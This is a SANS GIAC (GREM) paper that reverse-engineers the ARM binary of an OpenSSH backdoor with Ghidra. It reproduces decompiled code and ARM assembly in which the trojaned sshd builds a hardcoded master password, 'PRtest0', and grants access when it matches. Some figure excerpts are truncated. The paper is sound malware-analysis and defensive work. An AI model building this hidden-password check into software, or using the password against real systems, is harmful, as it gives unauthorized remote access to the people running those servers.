



# **SANS Institute**

## Information Security Reading Room

### **Analysis of a Multi-Architecture SSH Linux Backdoor**

---

Angel Alonso-Parrizas

Copyright SANS Institute 2019. Author Retains Full Rights.

This paper is from the SANS Institute Reading Room site. Reposting is not permitted without express written permission.

# Analysis of a Multi-Architecture SSH Linux Backdoor

*GIAC (GREM) Gold Certification*

Author: Angel Alonso Parrizas, parrizas@gmail.com

Advisor: Rob Vandenbrink

Accepted: Jun 15th, 2019

## Abstract

A key aspect in any intrusion is to attempt to gain persistence on the compromised system. Threat actors and criminals assure persistence through different mechanisms including backdoors. The existence of backdoors is nothing new and over the years very popular backdoors targeting most Operating Systems and many application have been developed. This paper focuses on the code analysis of an SSH Linux backdoor used in the wild by a criminal group from 2016 to at least October 2018. The backdoor runs in multiple architectures; however, the research focuses on the ARM version of the backdoor using the recently released reversing tool Ghidra, which has been developed by the NSA.

## 1. Introduction

“A backdoor refers to any method by which authorized and unauthorized users are able to get around normal security measures and gain high level user access (aka root access) on a computer system, network, or software application” (Malwarebytes, NA)

Backdoors can be implemented in many ways: in the Operating System, applications, protocols, firmware, hardware, etc (Simsolo, NA).

For instance, in 1998 a very popular backdoor for Windows known as ‘Back Orifice’ was presented in the DEF CON Security conference (Symantec, NA) which was later on used to compromised Windows systems.

More recently, a campaign known as VPNFilter (Cisco, 2018) orchestrated by the Advance Persistence group APT28 (Mitre, 2019) used multi-platform backdoors to maintain persistence in compromised devices, including domestic routers.

In September 2016 a backdoor targeting OpenSSH (OpenSSH, NA) was discovered by the author of this paper through the usage of Honeypots (Alonso-Parrizas, 2016). The analysis describes how the backdoor was distributed and installed in compromised systems. However, this paper focuses on the research of this same backdoor from another angle: reversing and disassembly the ARM (techtarget, NA) binary version of the backdoor.

In December 2018 ESET released a research paper about the landscape of OpenSSH backdoors “THE DARK SIDE OF THE FORSSHE - A landscape of OpenSSH backdoors” (EMET, THE DARK SIDE OF THE FORSSHE - A landscape of OpenSSH backdoors, 2018). ESET used the signature “Linux/SSHDoor.AB” (EMET, sshdoor, 2018) to refer to the backdoor discussed in this paper. According to ESET research, this backdoor was still being used by the time the research paper was published.

## 2. Analysis of the backdoor for ARM with Ghidra


The backdoor is comprised of several binaries used as part of the OpenSSH package. However, for simplicity, the investigation is focused on the SSHD daemon, which provides the remote access, and the SSH binary, to connect remotely to other systems.

Ghidra (NSA, 2019), a tool recently released by the NSA for reverse engineering is used to support the full analysis. Through this process, the capabilities and functionality of Ghidra will be evaluated.

## 2.1. Analysis of the SSHD binary

### 2.1.1. Overview of Ghidra

The first step is to open the file with Ghidra to get an overview of the properties of the file. This overview provides interesting information about the binary file, like the processor supported (ARM), the executable format (ELF), the dependencies, the source code files, memory blocks, number of instructions and functions, etc



The screenshot shows the 'Import Results Summary' window in Ghidra. It displays various properties of the binary file 'sshd'. Key details include:

- Project File Name:** sshd
- Last Modified:** Sun May 12 08:51:22 CEST 2019
- Readonly:** false
- Program Name:** sshd
- Language ID:** ARM:LE:32:v8 (1.102)
- Compiler ID:** default
- Processor:** ARM
- Endian:** Little
- Address Size:** 32
- Minimum Address:** 00008000
- Maximum Address:** \_elfSectionHeaders::00000617
- # of Bytes:** 1415909
- # of Memory Blocks:** 41
- # of Instructions:** 4
- # of Defined Data:** 4748
- # of Functions:** 1669
- # of Symbols:** 2540
- # of Data Types:** 73
- # of Data Type Categories:** 2
- Created With Ghidra Version:** 9.0.2
- Date Created:** Sun May 12 08:51:21 CEST 2019
- ELF File Type:** executable
- ELF Required Library [ 0]:** libpam.so.0
- ELF Required Library [ 1]:** libcrypto.so.1.0.0
- ELF Required Library [ 2]:** libdl.so.2
- ELF Required Library [ 3]:** libutil.so.1
- ELF Required Library [ 4]:** libz.so.1
- ELF Required Library [ 5]:** libssl.so.1
- ELF Required Library [ 6]:** libcrypt.so.1
- ELF Required Library [ 7]:** libresolv.so.2
- ELF Required Library [ 8]:** libgcc\_s.so.1
- ELF Required Library [ 9]:** libc.so.6
- ELF Required Library [ 10]:** ld-linux-armhf.so.3
- ELF Source File [ 0]:** packet.c
- ELF Source File [ 1]:** sshd.c
- ELF Source File [ 2]:** crtstuff.c
- ELF Source File [ 3]:** auth-rhosts.c
- ELF Source File [ 4]:** auth-passwd.c
- ELF Source File [ 5]:** auth-rsa.c
- ELF Source File [ 6]:** auth-rh-rsa.c
- ELF Source File [ 7]:** ...

Figure 1: Overview of the SSHD ELF binary

In the next step, Ghidra presents several options for automatic analysis of the binary




Figure 2: options for automatic analysis

The default options are enough for the scope of this analysis.

The Ghidra interface is very customizable; nevertheless, the default view provides a good starting point for the analysis.




Figure 3: main view of Ghidra

Angel Alonso Parrizas, parrizas@gmail.com

In the top right of the screen, in the ‘Program Tree’, all the sections of the binary are displayed. In the ‘Symbol Tree’, the imports, exports, functions and labels can be searched. In the center window ‘Listing: sshd’ is where the assembly code is displayed, while in the right window the disassembly code. Each of the windows and views can be customized.

### 2.1.2. Analysis of the 'main()' function in Sshd

The first step is to find the ‘main()’ function on account that it is the entry point of execution.







Figure 4: main() function in the symbol tree





**Figure 6: Graph flow for the main() function**

Within the ‘main()’ function, there is a call to a ‘do\_authentication()’ function, which seems related to the authentication process. This function is a good candidate to start the analysis.



**Figure 7: code of the function do\_authentication()**






Figure 8: flow graph for function do\_authentication()

The code of the function can be easily analyzed and follow through the different calls in the display graph.

Figure 9: `do_authentication()` flow

In the end, the ‘`do_authentication()`’ function calls another function ‘`do_authloop()`’

Figure 10: call to the `do_authloop()` function

The code of the function ‘`do_authloop()`’ can be analyzed directly via the flow graph.

```
00016ba0 - do_authloop
*****
*          FUNCTION
*****
void __stdcall do_authloop(Authctxt * authctxt)
    assume LRset = 0x0
    assume TMode = 0x1
    <VOID>           <RETURN>
    r0:4      authctxt
    undefined4   Stack[-0x2c]4 local_2c
    char[1024]   Stack[-0x42c..] info
    do_authloop
XREF[2]:    00016bc6(W),
             00016df2(R)
XREF[2]:    00016bf4(W),
             00016c90(W)
XREF[2]:    do_authentication:00016f3c(c),
             .debug_frame::00000ed8(*)

00016ba0 4c f6 70 51  movw    r1,#0xcd70
00016ba4 c0 f2 05 01  movt    r1,>__stack_chk_guard,#0x5
00016ba8 2d e9 f0 4f  push    { r4, r5, r6, r7, r8, r9, r10, r11, lr }
00016bac 05 46  mov     r5,authctxt
00016bae 0b 68  ldr     r3,[r1,#0x0]>__stack_chk_guard
00016bb0 ad f5 80 6d  sub.w   sp,sp,#0x400
00016bb4 c0 68  ldr     authctxt,[r0,#authctxt->valid]
00016bb6 83 b0  sub    sp,#0xc
00016bb8 a4 4c  ldr     r4,[PTR_DAT_00016e4c]
00016baa a5 49  ldr     r1,[PTR_s_invalid_user_00016e50]
00016bbc 2a 6a  ldr     r2,[r5,#0x20]
00016bbe 00 28  cmp     authctxt,#0x0
00016bc0 18 bf  it      ne
00016bc2 21 46  mov.ne  r1,r4
00016bc4 a3 48  ldr     authctxt=>s_Attempting_authentication_for_%s_0...
00016bc6 cd f8 04 34  str.w   r3,[sp,#local_2c]
00016bc8 19 f0 ab f9  bl      debug
00016bc0 a2 4b  ldr     r3,[>options]
00016bd0 d3 f8 b8 2c  ldr.w   r2,[r3,#0xcb8]>options.permit_empty_passwd
00016bd4 22 b1  cbz    r2,LAB_00016be0
```

Figure 11: `do_authloop()` ARM assembly code

The relevant code within the ‘do\_authloop()’ is the call to the ‘auth\_password()’ function on account that is the function in charge of validating the credentials provided, when performing the SSH connection


```
G Decompile: do_authloop - (...)
```

```
1 void do_authloop(Authctxt *authctxt)
2 {
3     int iVar1;
4     int iVar2;
5     u_int uVar3;
6     char *method;
7     uint uVar4;
8     AuthMethod1 *pAVar5;
9     int iVar6;
10    char *authenticated;
11    int iVar7;
12    char info [1024];
13
14    iVar1 = __stack_chk_guard;
15    authenticated = "invalid user ";
16    if (authctxt->valid != 0) {
17        authenticated = "";
18    }
19
20    debug("Attempting authentication for %s.%s.100s.
21    if ((options.permit_empty_passwd != 0) && (opt
22        if (use_privsep == 0) {
23            iVar2 = auth_password(authctxt, "");
24            if (iVar2 != 0) {
25                iVar2 = 1;
26            }
27        }
28    }
29    else {
30        iVar2 = mm_auth_password(authctxt, "");
31        if (iVar2 != 0) {
```

**Figure 12: do\_authloop() disassembly code**

### 2.1.3. Analysis of the auth\_password() function

The `auth_password()` function receives two parameters, being the second one the password introduced when establishing the SSH session



**Figure 13: auth password() function**

When digging into the code, there is an interesting string SECRETPW with some assigned values:

```

    /* Returns true if authentication succeeds. */
iVar1 = __stack_chk_guard;
uVar6 = authctxt->valid;
SECRETPW[2] = 't';
SECRETPW[5] = 't';
SECRETPW[3] = 'e';
ILOG[2] = 't';
SECRETPW[0] = 'P';
ILOG[8] = '/';
SECRETPW[1] = 'R';
ILOG[7] = '1';
SECRETPW[4] = 's';
ILOG[0] = '/';
SECRETPW[6] = '0';
ILOG[6] = '1';
ILOG[10] = 'p';
ILOG[1] = 'e';
ILOG[3] = 'c';
ILOG[4] = '/';
ILOG[5] = 'X';
ILOG[12] = 0;
ILOG[9] = '.';
ILOG[11] = 'r';
iVar2 = strcmp(password,SECRETPW);

```

Figure 14: SECRETPW[] content

The value of SECRETPW is ‘PRtest0’.

If the password provided as input is ‘PRtest0’, access is granted to the system, and a flag ‘secret\_ok’ is set to one. This section code is the core function of the backdoor

```

40 iVar2 = strcmp(password,SECRETPW);
41 ppVar6 = authctxt->pw;
42 if (iVar2 == 0) {
43     secret_ok = 1;
44     uVar5 = 1;
45     goto LAB_00011196;
46 }

```

Figure 15: secret\_ok flag

With Ghidra is very easy to rename variables, making easier to follow the analysis. For example, the ‘secret\_ok’ variable can be renamed to “backdoor\_password\_ok”.

```

iVar2 = strcmp(password,SECRETPW);
ppVar5 = authctxt->pw;
if (iVar2 == 0) {
    backdoor_password_ok = 1;
    uVar4 = 1;
    goto LAB_00011196;
}

```

Figure 16: renaming variable secret\_ok to backdoor\_password\_ok

